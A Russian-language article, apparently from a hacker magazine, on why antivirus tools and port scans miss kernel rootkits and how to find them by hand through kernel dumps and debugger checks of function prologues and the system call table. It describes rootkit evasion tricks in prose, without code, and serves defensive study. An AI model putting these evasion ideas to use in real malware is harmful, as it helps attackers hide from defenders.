Руткит, известный антивирусу, элементарно обнаруживается путем сканирования почтовых вложений или сетевых пакетов, однако даже в этом случае у хакера имеется масса способов обломать рога антивирусу. Допустим, руткит забрасывается через дыру в браузере, некорректно обрабатывающем TIFF-файлы. Тогда атакующему остается всего лишь заманить жертву на ссылку вида https://www.xxxx.com, чтобы антивирус пропустил нужные сетевые пакеты мимо своих ушей.

Что же касается поиска активных руткитов, то, даже если они известны антивирусу, у них остаются все шансы уйти от возмездия, особенно если антивирус знаком руткитам. Вот, например, существует такая интересная утилита, как Rootkit Revealer от Марка Руссиновича (www.microsoft.com/technet/sysinternals/Utilities/RootkitRevealer.mspx). По утверждению ее создателя, она обнаруживает все руткиты, представленные на www.rootkits.com, что не соответствует действительности — тривиальная проверка выявляет большое количество малвари, отслеживающей запуск Rootkit Revealer'а и модифицирующей его код в памяти таким образом, чтобы он ничего не показывал. Естественно, подобная техника работает только со строго определенными версиями Rootkit Revealer'а (руткит должен знать точное расположение машинных команд в памяти). А поскольку

Внешний вид неперехваченной функции

Внешний вид перехваченной функции

у разработчиков малвари нет никакого желания отслеживать выход новых версий, они ограничиваются атакой типа WM_X, сводящейся к манипуляции элементами пользовательского интерфейса путем посылки соответствующих сообщений (Window Messages), удаляющих обнаруженные руткиты из списка, отображаемого Rootkit Revealer'ом, что работает со всеми версиями. Но в лог-файл обнаруженные руткиты все-таки попадают.
К тому же Rootkit Revealer находит только те руткиты, которые: а) модифицируют реестр и/или файловую систему; б) скрывают следы своего присутствия. Если хотя бы одно из этих условий не выполняется, руткит не будет обнаружен. Анализ кода некоторых руткитов показывает, что они отслеживают появление окна Rootkit Revealer'а и прекращают свою маскировку на время его работы. Разработчикам защитных утилит уже давно пора взять полиморфизм на вооружение — пока они будут обнаруживаться руткитами, ни о какой защите и речи быть не может! Антивирус не должен иметь постоянной сигнатуры (равно как и окон с заранее известными заголовками)!
Мир руткитов не исчерпывается теми демонстрационными экземплярами, что выложены на www.rootkits.com. Суди сам: разработка качественного руткита — сложная инженерная задача, и за один вечер такие руткиты не пишутся. Торговать руткитами (в силу их полулегального положения) отваживаются только самые нуждающиеся (или отчаявшиеся). Так какой же резон выкладывать руткит в общественный доступ? Разве что для того, чтобы заявить о себе и посостязаться в крутости с другими хакерами. Но! Профессиональные программисты уже давно миновали стадию самоутверждения и, вместо того чтобы работать за идею, предпочитают кодить за деньги по индивидуальным заказам (по крайней мере, будет на что нанимать адвоката).
Реюз (то есть повторное использование кода) в таких руткитах практически не встречается, и в антивирусные базы попадают лишь немногие. Как уже говорилось выше, правильно спланированная атака предполагает самоуничтожение руткита по истечении некоторого времени. Да и как его ловить, если он существует только в оперативной памяти?! Можно, конечно, передавать антивирусным компаниям дамп ядра операционной системы, но тут есть три но. Во-первых, какая антивирусная компания будет в нем ковыряться? Во-вторых, это же сколько трафика потратит! В-третьих, в дампе кроме руткита может находиться тьма секретной информации, которую разглашать крайне нежелательно, например пароли.
Важно понять, что, в отличие от вирусов и червей, распространяющихся от компьютера к компьютеру и рано или поздно попадающих в антивирусные капканы, настоящие руткиты существуют в единичных экземплярах, и потому обнаружить их могут лишь проактивные технологии, например эвристический анализ. Однако, если заказчик руткита хоть немного дружит с головой, он обязательно проверит, палится ли руткит последними версиями антивирусов при самом строгом режиме эвристики (при котором антивирус ругается даже на честные программы), и, если да, возвратит его назад на доработку.
Поэтому в качестве рабочего тезиса необходимо принять, что руткиты антивирусами не обнаруживаются, как бы нам ни промывали мозги создатели антивирусов.

УДАЛЕННОЕ СКАНИРОВАНИЕ ПОРТОВ

В эпоху расцвета backdoor'ов удаленное сканирование портов считалось абсолютно надежным методом обнаружения руткитов. Действительно, как бы руткит ни маскировал сетевые соединения и какие бы системные вызовы ни перехватывал, все это воздействует лишь на локальную машину. Да, конечно, можно обмануть и tcpdump, и netstat, но… только локально. Всякая же попытка сканирования зараженного компьютера с соседней машины немедленно выявит открытые порты, если они, разумеется, там есть. И руткит никак не может этому противостоять.
Однако зачем маскировать факт открытия портов, если никакие порты можно вообще не открывать, а использовать уже открытые? Мыщъх исследовал несколько руткитов, которые путем перехвата системных функций мониторили HTTP-трафик и передавали на хакерский узел через 80-й порт информацию о текущем номере последовательности TCP/IP-соединения, чтобы хакер мог послать левый пакет (с командами для руткита), который бы воспринимался системой как правильный. А чтобы соединение с текущим web-узлом не разрывалось, хакер посылал ему еще один пакет, предотвращающий срыв синхронизации номера последовательности. Другими словами, руткит передавал/принимал данные в контексте существующего TCP/IP-соединения, инициированного компьютером-жертвой, и потому сканирование портов ничего подозрительного не выявляло, а вот внимательный анализ TCP/IP-пакетов показал, что пакеты, переданные руткитом хакеру, имели IP-адрес, отличный от IP-адреса целевого узла, с которым и было установлено соединение.
Однако не стоит обольщаться — не все руткиты такие простые, и при желании трафик можно спрятать так, что его никто и никогда не найдет. На сайте Жанны Рутковской (www.invisiblethings.org/tools.html) выложены готовые утилиты, прячущие сам факт присутствия постороннего трафика и вдобавок шифрующие его алгоритмом RSA, благодаря которому разбор логов tcpdump'а становится пустой тратой времени.
Выдвигаем следующий тезис: руткиты не открывают новых портов, а генерируемый ими трафик ни локальными, ни удаленными сниферами не обнаруживается.

СВЕТ В КОНЦЕ ТОННЕЛЯ ИЛИ ВСТРЕЧНЫЙ?

Извечный вопрос: как быть, что делать?! Побороть новые руткиты старыми средствами уже не удается, а новых средств, к сожалению, нет. Поэтому приходится возвращаться к скомпрометированной машине и искать руткит непосредственно на ней. Весь вопрос в том, как найти произвольный руткит, если о нем заранее ничего не известно? Ни сигнатур, ни других опознавательных признаков у нас нет.
К счастью, существует не так уж много методов перехвата системных функций, и все они оставляют за собой вполне осязаемые следы, обнаружить которые можно даже без глубоких знаний особенностей реализации операционной системы и ассемблера. Естественно, никаких гарантий у нас нет, но все-таки ручной поиск намного надежнее автоматизированного, пускай он и требует определенной квалификации. Запустить антивирус может и домохозяйка, что нивелирует разницу между ней и опытным хакером, поэтому лучше развивать свои собственные способности, тренировать «нюх», чем доверять безопасность компьютера чужим дядям.
Руткиты принято классифицировать по двум основным критериям: по месту обитания (ядро или прикладной уровень) и способу внедрения (например, перехват функций путем битхака). Такая классификация очень условна, и в реальной жизни сплошь и рядом встречаются гибридные варианты, одновременно работающие как на уровне ядра, так и на прикладном уровне. Забавно, но руткиты, полностью работающие на прикладном уровне, обнаружить сложнее всего, поскольку им доступно огромное количество методик внедрения в чужие процессы, а для манипуляций с

Таблица системных вызовов

трафиком никаких функций вообще перехватывать не нужно — достаточно воспользоваться сырыми сокетами. Но руткиты прикладного уровня — это «не круто» и вообще «не по понятиям». Взор хакеров устремлен в ядро, в котором можно делать все что угодно. Вот только методик перехвата системных функций там — раз, два и обчелся, а потому обнаружение ядерных руткитов представляет собой довольно простую задачу.
Мы будем говорить именно о руткитах уровня ядра, семейство которых делится на два подтипа: одни внедряются путем правки машинного кода, вставляя в начало (редко — в середину) функции команду JMP или CALL для перехода на свое тело; а другие модифицируют структуры данных, например таблицу системных вызовов, хранящую указатели на функции. В NT оба подтипа руткитов встречаются приблизительно с одинаковой частотой. А в Linux/xBSD в основном преобладает второй подтип, что связано с тем фактом, что ядро NT экспортирует NativeAPI-функции как обычная динамическая библиотека (DLL), а чтобы найти NativeAPI-функции в Linux/BSD, следует очень постараться. Да только зачем стараться, если таблица системных вызовов у нас под рукой?!
Существует множество утилит, проверяющих целостность таблицы системных вызовов и восстанавливающих ее в случае необходимости, но мне не известна ни одна утилита, проверяющая целостность самих системных функций, внедрение в которые существенно усиливает жизнестойкость руткита (механизм PatchGuard, реализованный в x86-64 версиях NT, мы не рассматриваем, поскольку его очень легко обойти).
Собственно говоря, при всем различии NT и Linux/BSD техника поиска руткитов одна и та же. Первым делом нам необходимо заполучить дамп ядра или запустить ядерный отладчик. Теоретически руткиты могут перехватывать любые операции, в том числе и попытку сохранения дампа. В NT для этого им достаточно перехватить NativeAPI-функцию KeBugCheckEx и, прежде чем возвратить ей управление, вычистить все следы своего пребывания в оперативной памяти. Технически реализовать это несложно. Понадобится не больше пары сотен строк ассемблерного кода, но… мне не известен ни один руткит, реально делающий это. Так же можно обхитрить и ядерный отладчик. Устанавливаем всем хакнутым страницам атрибут только на исполнение (если ЦП поддерживает бит NX/XD) или ставим страницу в NO_ACCESS, а при возникновении исключения смотрим, пытаются ли нас прочесть или исполнить. И если нас читают, то это явно отладчик, для обмана которого временно снимаем перехват. Но это всего лишь теория. На практике она еще никем не реализована, и когда будет реализована — неизвестно.
Увы, абсолютно надежных способов детекции руткитов не существует, и на любую меру есть своя контрмера. Но не будем теоретизировать, вернемся к реально существующим руткитам, а точнее, к получению дампа памяти. В NT в «Свойствах системы» (<Win-Pause>) необходимо выбрать «Полный дамп», затем запустить «Редактор реестра», открыть ветвь HKLM\System\CurrentControlSet\Services\i8042prt\Parameters и установить параметр CrashOnCtrlScroll (типа REG_DWORD) в любое ненулевое значение, после чего нажатие <Ctrl> с последующим двойным нажатием <Pause> вызовет голубой экран с кодом E2h (MANUALLY_INITIATED_CRASH). К сожалению, чтобы изменения реестра вступили в силу, необходимо перезагрузить машину, прибив при этом руткит, который мы пытаемся найти, так что эту операцию следует осуществлять заблаговременно.
Кстати говоря, последовательность <Ctrl-Scroll Lock-Scroll Lock> срабатывает, даже если машина ушла в нирвану и уже не реагирует на <Ctrl-Alt-Del>. Причем, в отличие от RESET, комбинация <Ctrl-Scroll Lock-Scroll Lock> выполняет сброс дисковых буферов, что уменьшает риск потери данных, поэтому CrashOnCtrlScroll стоит настроить и в том случае, когда мы не собираемся охотиться на руткиты.
В тех случаях, когда CrashOnCtrlScroll не настроен, а перезагрузка не приемлема, можно взять любой драйвер из NTDDK и вставить в начало DriverEntry какую-нибудь недопустимую операцию: деление на ноль, обращение к памяти по нулевому указателю и т.д. Тогда при загрузке драйвера немедленно вспыхнет голубой экран, а на диск будет сброшен полный дамп памяти ядра со всей малварью, в нем содержащейся.
В Linux ручной сброс дампа осуществляется при нажатии <Alt-SysRq-C> (при этом ядро должно быть откомпилировано с параметром CONFIG_MAGIC_SYSRQ, равным «yes», или должна быть выполнена команда «echo 1 > /proc/sys/kernel/sysrq»).
В xBSD-системах комбинация <Ctrl-Alt-Esc> (кстати говоря, измененная в некоторых раскладках клавиатуры) вызывает всплытие ядерного отладчика (аналог <Ctrl-D> для SoftICE в NT), который, к сожалению, по умолчанию не входит в ядро, и потому его необходимо предварительно перекомпилировать, добавив строки «options DDB» и «options BREAK_TO_DEBUGGER» в файл конфигурации ядра. Если же последняя опция не обозначена (о ней часто забывают), то в отладчик можно войти из консоли командой «sysctl debug.enter_debugger=ddb». Полученный дамп ядра можно анализировать любой сподручной утилитой, благо недостатка в них ощущать не приходится. Например, в NT для этой цели обычно используется WinDbg, но мыщъх предпочитает исследовать систему вживую с помощью SoftICE, ближайшим аналогом которого в мире Linux является LinICE. Значит, нажимаем мы <Ctrl-D> (SoftICE), <Ctrl-Q> (LinICE) или <Ctrl-Alt-Esc> (xBSD) и оказываемся в ядре. Далее пишем «u имя_функции» и последовательно перебираем имена всех функций (ну или не всех, а самых соблазнительных для перехвата), список которых под NT можно получить командой «dumpbin.exe ntoskrnl.exe /export > output.txt» (где dumpbin.exe — утилита, входящая в состав Microsoft Visual Studio и Platform SDK). А под Linux/xBSD эту же задачу можно решить, изучив символьную информацию несжатого и нестрипнутого ядра.
В начале нормальных, неперехваченных функций должен находиться стандартный пролог вида «PUSH EBP/MOV EBP, ESP» или типа того. Если же туда воткнут JMP или CALL, то с вероятностью, близкой к единице, данная функция кем-то перехвачена. А вот кем — это вопрос. Кроме руткитов перехватом занимаются антивирусы, брандмауэры и другие программы, поэтому, прежде чем отправляться на поиск малвари, необходимо хорошо изучить особенности своей системы со всеми установленными приложениями.
Продвинутые руткиты внедряют JMP/CALL не в начало функции, а в ее середину, чтобы не вызывать подозрений. На самом деле, проанализировав код хакнутой функции, легко убедиться в некоторой его ненормальности. Левый JMP/CALL просто не вписывается в алгоритм! Однако, чтобы прийти к подобному заключению, необходимо не только знать ассемблер, но и иметь опыт дизассемблирования. К счастью, продвинутые руткиты встречаются достаточно редко, и подавляющее большинство из них внедряется в самое начало.
Просмотрев все функции и убедившись в отсутствии следов явного перехвата, приступаем к изучению таблицы системных функций, которая под SoftICE вызывается командой NTCALL, а под LinICE — командой D sys_call_table. Поскольку функции, перечисленные в таблице, не экспортируются ядром NT, то в отсутствие символьной информации (которую можно получить с сервера Microsoft с помощью утилиты SymbolRetriver от NuMega) SoftICE отображает имя ближайшей экспортируемой функции плюс смещение. А потому мы не можем быстро сказать: перехвачена данная функция или нет, и нам придется набирать команду «u адрес_функции», чтобы посмотреть, что там находится: нормальный, неперехваченный пролог или JMP/CALL. В никсах информация о символах присутствует по умолчанию и подобных проблем не возникает.
Естественно, помимо описанных существуют и другие методики перехвата, используемые руткитами, однако они довольно сложны для понимания и требуют предварительной подготовки, а потому здесь не рассматриваются.

KERS WE ARE TOGE